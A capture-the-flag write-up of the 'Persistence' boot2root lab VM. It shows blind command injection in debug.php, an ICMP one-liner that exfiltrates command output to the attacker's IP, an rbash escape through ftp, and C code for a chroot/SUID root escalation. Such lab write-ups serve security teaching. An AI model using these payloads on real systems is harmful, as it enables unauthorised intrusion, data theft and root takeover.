Persistence

Solution by Swappage

IRC: Swappage @ Freenode
Twitter: @Swappage

Table of Contents

Preliminaries and information gathering

Since the more you know about your enemies the higher are your chances to win your battle, as usual, I started to face this challenge by making sure that everything was working properly: the virtual machine booted up correctly, acquired the IP address from my DHCP server and i could properly reach it from my attacking machine.

Only after that, I started to do some information gathering and service enumeration; I was aware that this competition was meant to be tough, so I didn't save time on this part, i ran the VM through different scanning sessions using nmap, with different options for protocols (tcp, udp,...) scan types, and timings, you'll never know if an IDS or some tricky iptables rules are in place to fool you, so I wanted to make sure not to miss anything.

At the end of this stage I was fairly confident that the only open port was the port 80 TCP, and that nginx was the web server listening on it.

```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-12 15:09 CEST
Nmap scan report for 192.168.1.207
Host is up (0.00060s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.4.7
MAC Address: F6:16:F2:65:1B:C4 (Unknown)

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds
```

I decided to take a quick look at what the webserver had to offer, and for the index page, it was presenting a picture of a famous painting from Salvador Dalì known as *The persistence of memory.*

The homepage source code didn't have much to offer either, therefore I had to think about something to do with what i had.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
    <head>
        <title>The Persistence of Memory - Salvador Dali</title>
    </head>

    <body>
      <div style="width:100%; text-align:center">
            <img src="persistence_of_memory_by_tesparg-d4qo048.jpg" />
      </div>

    </body>

</html>
```




Illustration 1: Index page from persistence

Let's say it stright, I'm not a bruteforce guy, and especially when i play games like this, I tend to leave it as a last resort when I'm really left with nothing to do, and this is probably the main reason why I wasted a good hour here.

At first I thought that maybe it was some sort of forensic-like puzzle, grabbed the picture, ran strings on it to look for hidden text, I even ran it thorugh some steganographic software and searched for similar images using *google images* in an attempt to search for clues or hints that would lead me in the right direction.

I also thought it might have been a disguise, and that during my initial reconnaissance I might have missed something, so, just in case I ran another scan to check.

Nothing...

At this point the only thing left to do, was to attempt a bruteforce attack using dirbuster and see if it could reveal something.

The weirdest remote code execution ever!

It didn't take long for dirbuster to spot an interesting php script on the server named debug.php, for sure less then the time I spent trying to figure out if something was hidden elsewhere[1].




Illustration 2: Dirbuster spotting debug.php

Pointing at that script using the browser, and making sure everything was passing through burpsuite interception proxy, revealed a simple web page which was accepting an input and allow a POST submit of that parameter to itself; the page was climing it was meant to ping a host.

The first thing to notice tho, was that the page was absolutely blind, and even if it was supposed to do something, I couldn't read any output from the commands.

To verify that the script was actually doing a ping, I then started a wireshark session on my attacking system and tried to ping back myself.

This confirmed that the php script was, in the end, performing a ping, and what it was possible to notice was that the page didn't refresh till the execution of the 4 pings was completed.

1 Lesson Learned: start automated enumeration tools and leave them do while thinking on something else, this may save you a lot of time :)




Illustration 3: debug.php

The next step was to verify if the script was vulnerable to some kind of command injection, because at that point I probably had a good chance to gain remote command execution and possibly a shell.

Without an output from the commands executed by the script, it wasn't easy to check if something was executed or not, but for that, maybe a timing attack, and a network sniffer running on my host would have sufficed.

The script, by default was pinging the provided ip address with 4 requests, and so I decided to try executing the following injection:

```
192.168.1.189; ping -c 4 192.168.1.189
```

and see how it was going to react; with good pleasure I noticed that a total amount of 8 ICMP packets were sent out, which meant my injected ping command was executed.




Illustration 4: Ping Injection captured with wireshark

At this point, struggling really badly in an attempt to pop a reverse shell off the victim machine, I tried running all sort of commands and redirections, thinking of what kind of filters or restrictions might have been in place, but absolutely without any luck:

- executing netcat reverse didn't work
- bind shell didn't work
- redirecting to /dev/tcp also didn't work

only ping seemed to work.

It took me a while to realize, when all of a sudden I remembered of a blog article named *exfiltration nation*[2] where the author was discussing and demostrating all sort of methods to exfiltrate data from a compromised machine in all those environments where firewalls were configured with extremely restrictive egression rules.

A method was discussed about using ICMP packets to exfiltrate a tar compressed archive, but what if instead of exfiltrating data, it was possible to exfiltrate command output via ping?

I sorted out the following command

```
id | xxd -p -c 16 | while read line; do ping -p $line -c 1 192.168.1.189; done
```

and punched it into the debug.php form. I think there is no way to explain my joy and reaction when the ping replies containing in the payload the output of the *id* command were popped out in wireshark.




Illustration 5: id command output in ping pattern

2 http://blog.commandlinekungfu.com/2012/01/episode-164-exfiltration-nation.html

The way to an ssh login

For sure it wasn't comfortable to execute commands like this, but at least I could execute commands, damn! I had a PINGSHELL!.

I started to enumerate the filesystem starting from the webserver root and i noticed that there was a file named *sysadmin-tool* which looked promising; I downloaded it to my machine and gave a closer look at it.

```
# file sysadmin-tool
sysadmin-tool: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.18,
BuildID[sha1]=0x19f1c37f1d67d6c62fb2f21df70de2a70c0563e9, not stripped
```

It appeared to be an ELF binary, and it didn't take me long to open it up in IDA and see what it was supposed to do.




Illustration 6: Portion of sysadmin-tool disassembled

The workflow was pretty simple: if the program was executed with the parameter –activate-service

- it created the *breakout* directory and chroots into it (more on this later)
- then it changed directory to .. for 100 times
- then it chrooted again into directory . (more on this later)
- and finally executed /bin/sed to replace some characters on /etc/sysconfig/iptables before enabling the changes using iptables-restore and outputting some informations.

The most important detail about the informations given was the string

“Use avida:dollars to access.”

I decided to run the binary by invoking it from the debug.php page and since it was doing nasty things with iptables, I ran the box through an nmap scan again to see if something had changed.

Not that I wasn't expecting something to change, but an open ssh port was a real relief, because it was probably meaning I could login with the informations harvested from the *sysadmin-tool* and have a more comfortable way to interact with the system with a proper shell.

```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-12 15:09 CEST
Nmap scan report for 192.168.1.207
Host is up (0.00060s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
80/tcp open  http    nginx 1.4.7
MAC Address: F6:16:F2:65:1B:C4 (Unknown)

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds

# ssh avida@192.168.1.207
avida@192.168.1.207's password:

Last login: Wed Sep 10 17:03:16 2014 from 192.168.1.189

-rbash-4.1$ id

uid=500(avida) gid=500(avida) groups=500(avida)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

-rbash-4.1$
```

Ok, nice I was able to login with ssh, it was a big step forward, still the happyness didn't last long, as it didn't take long to realize that the shell I was running on was a restricted bash with really limited (and limiting) capabilities from which I had to find a way to escape.

By trying to do some post login enumeration, an interesting service popped out listening on port 3333 (/usr/local/bin/wopr), and I decided to download it locally to check it out.

Escaping the restricted shell

After having spent a whole night awake trying to crack the wopr binary (more on this later), I thought that maybe it was a good idea to leave it there for now, and look for an alternative way to escape the restrictions enforced by rbash.

Rbash is basically a *restricted bash shell* which enforces the user a couple of restrictions, preventing:

- cd command (Change Directory)
- PATH (setting/ unsetting)
- ENV aka BASH_ENV (Environment Setting/ unsetting)
- Importing Function
- Specifying file name containing argument '/'
- Specifying file name containing argument '-'
- Redirecting output using '>', '>>', '>|', '<>', '>&', '&>'
- turning off restriction using 'set +r' or 'set +o'

but it's not a perfect jail: it doesn't prevent you, for instance, to execute another shell interpreter, like /bin/bash, as long as you could find a way to execute it without /, without changing $PATH and without violating any of the above restrictions.

The following were the commands available in my $PATH (which was /home/avida/usr/bin)

```
-rbash-4.1$ ls usr/bin/
cat    df    ftp    ifconfig  ls     netstat  pstree  rmdir   top     which
clear  diff  grep   iftop     lscpu  nice     pwd     route   touch   who
cp     dir   gunzip ipcalc    md5sum passwd   rename  seq     uniq    whoami
cut    du    gzip   kill      mkdir  ping     renice  sort    uptime
dd     file  id     locale    nano   ps       rm      telnet  wc
```

and in the first place I didn't remember about an interesting feature that the ftp command provides.

To allow the user to operate on the filesystem without interrupting the transfers running in the background, the designers of the ftp program cleverly thought to introduce a feature to drop into a shell within the context of the application.

Therefore, running the ftp command and then doing !/bin/bash from inside the ftp client, I was able to execute /bin/bash and escape the restrictions enforced by the restricted shell; at this point it was enaugh to set the $SHELL environment variable to /bin/bash to be able to roam freely across the system like a normal user would have been able to do.

```
-rbash-4.1$ ftp
ftp> !/bin/bash

bash-4.1$ SHELL=/bin/bash
bash-4.1$ cd /
bash-4.1$ ls
bin   dev   home  lost+found  mnt   opt   root  selinux     sys   usr
boot  etc   lib   media       nginx proc  sbin  src         tmp   var
```

Escalation to root privileges: chroot-fu

Sysadmin-tool strikes back

As in every respectful mistery novel the killer is always the butler, in Persistence also the responsible for the final blow is a binary that we already know from the beginning of the story.

Infact the *sysadmin-tool* program looked really suspicious also from a first look, and the fact that it was owned by root and had the SUID bit set, contributed to declare it as a good candidate for privilege escalation.

I then decided to reinspect it from another point of view, to check if it had any flaw to exploit that would allow me to gain root privileges.

The idea was that if I could get it to execute arbitrary code, directly or by running other programs in its context, I could get a root shell.

Let's reiterate over its basic functionalities again: we already know that it creates a directory named *breakout* and chroots into it, then it calls *chdir("..")* 100 times, and then it chroots into .

After that it executes */bin/sed* and does other stuff.

From the *chroot()* function reference we can read:

> *chroot() changes the root directory of the calling process to that specified in path. This directory will be used for pathnames beginning with /. The root directory is inherited by all children of the calling process.*

And again

> *This call does not change the current working directory, so that after the call '.' can be outside the tree rooted at '/'. In particular, the superuser can escape from a "chroot jail" by doing: mkdir foo; chroot foo; cd ..*

This is interesting because:

- the first *chroot(“breakout”)* call was absolutely useless and just there as a disguise
- the binary would perform a fixed number of *chdir(“..”)* by changing its working directory
- after the 100 *chdir()* calls it would call *chroot()* no matter where its working directory was
- it would execute /bin/sed from being / the current working directory.

So, in the end, if I was able to control the current working directory for *sysadmin-tool* I could force it to chroot in an environment controlled by me, and therefore execute whatever I wanted instead of *sed*.

Preparing the chroot environment

The first thing to do then was to prepare a proper environment for the application to chroot into:

I changed my working directory to */tmp* and ran

```
$ mkdir -p $(python -c 'print “b/”*101)
$ cd b
$ mkdir bin
$ cp -la /lib lib
$ cp -a /bin/bash bin/bash
$ cp -a /bin/sh /bin/bash
```

Why all of this and not simply a *sed* forged binary? Because */bin/bash* is dynamically linked, and it needs its dependencies available in the chroot environment to properly execute, while the */bin/sh* is actually needed to run *sed* because when a C program calls *system()* what happens is that *execve()* is invoked, and therefore without it everything would fail, as we can see by observing *sysadmin-tool* with *strace*

```
[pid  1810] execve("/bin/sh", ["sh", "-c", "/bin/sed -i …)
```

The sed binary and the launcher

At this point what was left to do was to write a properly forged *sed* binary and a launcher for */bin/bash*; the idea was to use my custom *sed* to set a launcher for */bin/bash* as owned by root and with a SUID bit, so that I could call */bin/bash* from it and gain a root shell.[3]

I created these two simple C snipplet that served the purpose

```
#############
# Custom sed
#############

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <unistd.h>

int main() {
      setuid(0);
      setgid(0);

      chown("/bin/launcher",0 , 0);
      chmod("/bin/launcher",S_ISUID|S_IRWXU|S_IRWXG|S_IRWXO);
}
```

```
#############
# Launcher
#############

#include <stdio.h>
#include <stdlib.h>

int main() {
      setuid(0);
      setgid(0);

      system("/bin/bash");
}
```

3 A launcher is needed because /bin/bash is set to ignore the SUID bit, and therefore it would drop the privileges to the currently logged in user even if it was owned by root.

Wrapping all togeder

Ok, everything was ready so it was time to cross the fingers and see if my theory was correct.

I went into the deepest directory i previously created

```
$ for var in $(seq 1 101); do cd b; done # i used /tmp/b as the chroot so it's 
100 +1

$ pwd
/tmp/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/
b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b
/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b/b
```

added the path to *sysadmin-tool* to $PATH for convenience

```
$ PATH=$PATH:/nginx/usr/share/nginx/html/
```

and ran the binary.

Going back to /tmp/b/bin revealed that my theory was correct

```
bash-4.1$ pwd
/tmp/b/bin

bash-4.1$ ls -la
total 884

drwxrwxr-x. 2 avida avida   4096 Sep 10 20:22 .
drwxrwxr-x. 5 avida avida   4096 Sep 10 19:17 ..
-rwxr-xr-x. 1 root  root  868692 Jul 18  2013 bash
-rwsrwxrwx. 1 root  root    4864 Sep 10 20:22 launcher
-rw-rw-r--. 1 avida avida    102 Sep 10 20:22 launcher.c
-rwxrwxr-x. 1 avida avida   4995 Sep 10 20:22 sed
-rw-rw-r--. 1 avida avida    210 Sep 10 20:21 sed.c
lrwxrwxrwx. 1 avida avida      4 Sep 10 19:29 sh -> bash
```

At this point I should have been able to get root by running the launcher

```
bash-4.1$ ./launcher
bash-4.1# id
uid=0(root) gid=0(root) groups=0(root),500(avida)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Yay! It worked, I was root!

And here is the flag!

```
bash-4.1# cat /root/flag.txt

              .d8888b.  .d8888b. 888
             d88P  Y88bd88P  Y88b888
             888    888888    888888
888  888  888888    888888    888888888
888  888  888888    888888    888888
888  888  888888    888888    888888
Y88b 888 d88PY88b  d88PY88b  d88PY88b.
 "Y8888888P"  "Y8888P"  "Y8888P"  "Y888

Congratulations!!! You have the flag!

We had a great time coming up with the
challenges for this boot2root, and we
hope that you enjoyed overcoming them.

Special thanks goes out to @VulnHub for
hosting Persistence for us, and to
@recrudesce for testing and providing
valuable feedback!

Until next time,
 sagi- & superkojiman
```

Escalation to root privileges: wopr exploitation

Even if in the first place I left it behind looking for alternative ways to root this VM, which resulted in successful exploitation of the *sysadmin-tool* working mechanics, I couldn't leave this behind; it was impossible for me to resist in opening up this binary in IDA and beat all the crap out of it.

I discovered the existence of this binary pretty much immediatelly after logging in in the restricted shell: I was enumerating the running services and the listening ports when noticed that a program was listening on port 3333, obviously it didn't appear in nmap because of the iptables rules.


```
Tcp   0     0 0.0.0.0:3333          0.0.0.0:*         LISTEN      -
```

I downloaded it and tried to run it locally, and figured out that:

- it was opening a listening socket on port 3333 (o really?)
- upon connection it displayed a message and waited for the user to provide a string
